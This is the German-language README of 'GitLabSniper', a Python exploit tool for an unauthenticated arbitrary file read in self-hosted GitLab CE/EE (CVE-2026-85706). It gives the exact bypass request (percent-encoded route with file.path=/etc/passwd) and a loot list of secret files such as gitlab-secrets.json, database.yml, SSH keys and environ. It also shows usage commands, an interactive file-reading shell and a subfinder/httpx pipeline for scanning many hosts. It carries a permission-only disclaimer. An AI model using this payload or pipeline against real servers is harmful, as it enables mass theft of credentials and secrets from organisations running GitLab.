
 ynsmroztas/gitlabsniper
Einzeldatei-Python-Scanner und Exploit für CVE-2026-85706, ein nicht authentifizierter beliebiger Datei-Lesezugriff in selbstverwaltetem GitLab CE/EE, mit Projekt-Enumeration, Loot-Pfaden und einer interaktiven Shell.


CVE-2026-85706 — GitLab CE/EE unauthentifiziertes beliebiges Datei-Lesen
Erkennung · Enumeration öffentlicher Projekte · Loot · interaktive Shell · subfinder/httpx-Pipeline





Autor: Yunus Emre Öztaş (mitsec)
X: x.com/ynsmroztas
GitHub: github.com/ynsmroztas
Website: ynsmroztas.github.io
Mail: [email protected]
Nur auf Systemen verwenden, die du besitzt oder für die du ausdrücklich eine Testgenehmigung hast (Bug Bounty / VDP / schriftlicher Vertrag).
GitLabSniper.py ist ein Single-File-Python-Scanner/Exploit für CVE-2026-85706: ein unauthentifiziertes lokales Datei-Lesen in selbst gehosteten GitLab Community Edition und Enterprise Edition.
Es bleibt nicht bei „Version sieht betroffen aus“ stehen. Es feuert den Workhorse-Parser-Differential-Bypass ab, klassifiziert die Rails-Antwort und gibt nur dann FILE LEAK aus, wenn der 400-Body die Dateibytes innerhalb von invalid %-encoding (...) enthält.
| Band | Versionen |
|---|---|
| Betroffen | 18.7 – 19.1.7 · 19.2.0 – 19.2.5 · 19.3.0 – 19.3.1 |
| Gepatcht | 19.1.8 / 19.2.6 / 19.3.2 (2026-09-10) |
| Nicht im Scope | gitlab.com · GitLab Dedicated |
Drei Repository-Endpunkte sitzen hinter Workhorse requestBodyUploader:
POST /api/v4/projects/:id/repository/commitsPOST /api/v4/projects/:id/repository/files/:file_pathPUT /api/v4/projects/:id/repository/files/:file_pathRails nimmt das rohe file.path-Feld und führt File.open vor authenticate! aus. require_gitlab_workhorse! ist hier kein echtes Gate: Workhorse stempelt bereits ein gültiges Gitlab-Workhorse-Api-Request-JWT auf alles, was es proxyt.
Workhorse sollte den Upload eigentlich zuerst umschreiben. Sein Route-Regex matcht EscapedPath() und einen path.Clean-Klon, der niemals prozent-dekodiert. Puma dekodiert %XX jedoch vor dem Grape-Routing.
Angreifer
  POST /api/v4/projects/35/repository/%63ommits
  POST /api/v4/projects/35/repository/commits/          ← auch der abschließende Slash rutscht durch
       ?file=&file.path=/etc/passwd&file.size=1
       &Content-Type=application/x-www-form-urlencoded
        │
        ▼
Workhorse     Regex sieht "%63ommits" / "commits/"  → MISS  (kein Rewrite)
        │
        ▼
Puma          dekodiert %63 → commits               → ROUTET zu Rails
        │
        ▼
Rails         File.open(params[:file][:path])       → VOR der Auth
        │
        ▼
Rack          parse_nested_query(File.read(path))
              verirrtes "%", das kein %HH ist
        │
        ▼
HTTP 400      Invalid parameter: invalid %-encoding (<rohe Dateibytes>)
Ein leeres file= erfüllt requires :file, WorkhorseFile (leer → nil). Der Leak-Kanal ist der urlencoded-Zweig. JSON/Oj gibt Dateibytes nicht auf dieselbe Weise zurück — das Tool sendet immer Content-Type=application/x-www-form-urlencoded.
//, /./, %2F und ; umgehen nicht: path.Clean normalisiert die ersten beiden und Puma lehnt %2F ab.
Die Projekt-ID ist nicht „aus welchem Repo Dateien gestohlen werden“. file.path ist ein absoluter Serverpfad. Die ID ist nur das URL-Stück, das den verwundbaren Controller erreicht.
| Endpunkt | Projektanforderung |
|---|---|
files (%66iles) | Beliebige ID funktioniert oft — File.open liegt vor den Projektprüfungen |
commits (%63ommits, commits/, commits.json) | Benötigt ein Projekt, das ein anonymer Nutzer read_code kann. Andernfalls 404 Project Not Found |
Deshalb enumeriert das Tool GET /api/v4/projects und überspringt gated IDs.
Ein bestätigter Leak erfordert diesen Substring im Body:
invalid %-encoding (
Dateien ohne einzelnes % können trotzdem geöffnet werden (read-noecho / später branch is required), werden aber nicht zurückgegeben. Das ist ein Orakel, kein meldbarer Dump.
x-gitlab-* / Sign-in) + Versionsbereich, wenn sichtbarGET /api/v4/projects)1..7)%63ommits · %72epository · %66iles/ · .jsonleak · leak-fragment · read-noecho · missing · project-gate · rewrite · noroute--auto-Loot-Liste (hostname, passwd, secrets.yml, gitlab-secrets.json, gitlab.rb, database.yml, SSH-Keys, environ)cat, loot, secrets, passwd, project <id>, curl)httpx -sc -td -title, httpx -json, ANSI entfernt-o)pip install requests
python3 GitLabSniper.py -h
Python 3.10+. Keine weiteren Abhängigkeiten.
python3 GitLabSniper.py -u https://gitlab.example.com --auto
python3 GitLabSniper.py -u https://gitlab.example.com --auto --shell
python3 GitLabSniper.py -u https://gitlab.example.com --file /etc/gitlab/gitlab-secrets.json
python3 GitLabSniper.py -u https://gitlab.example.com --project-id 35 --auto
python3 GitLabSniper.py -u https://gitlab.example.com --shell
[email protected]> help
[email protected]> cat /etc/passwd
[email protected]> secrets
[email protected]> loot
[email protected]> project 35
[email protected]> curl /etc/gitlab/gitlab.rb
[email protected]> exit
subfinder -d example.com -silent \
  | httpx -silent -sc -td -title \
  | python3 GitLabSniper.py --pipe --auto -o hits.jsonl

subfinder -d example.com -silent \
  | httpx -silent -json \
  | python3 GitLabSniper.py --pipe --auto -q -o hits.jsonl

# stdin ist kein TTY → --pipe wird impliziert
cat hosts.txt | python3 GitLabSniper.py --auto
Der Parser akzeptiert:
https://gitlab.example.comhttps://gitlab.example.com [200] [GitLab] [nginx]httpx -json-Objekte (url / status_code)host und host:port[0] / Timeout / leere Zeilen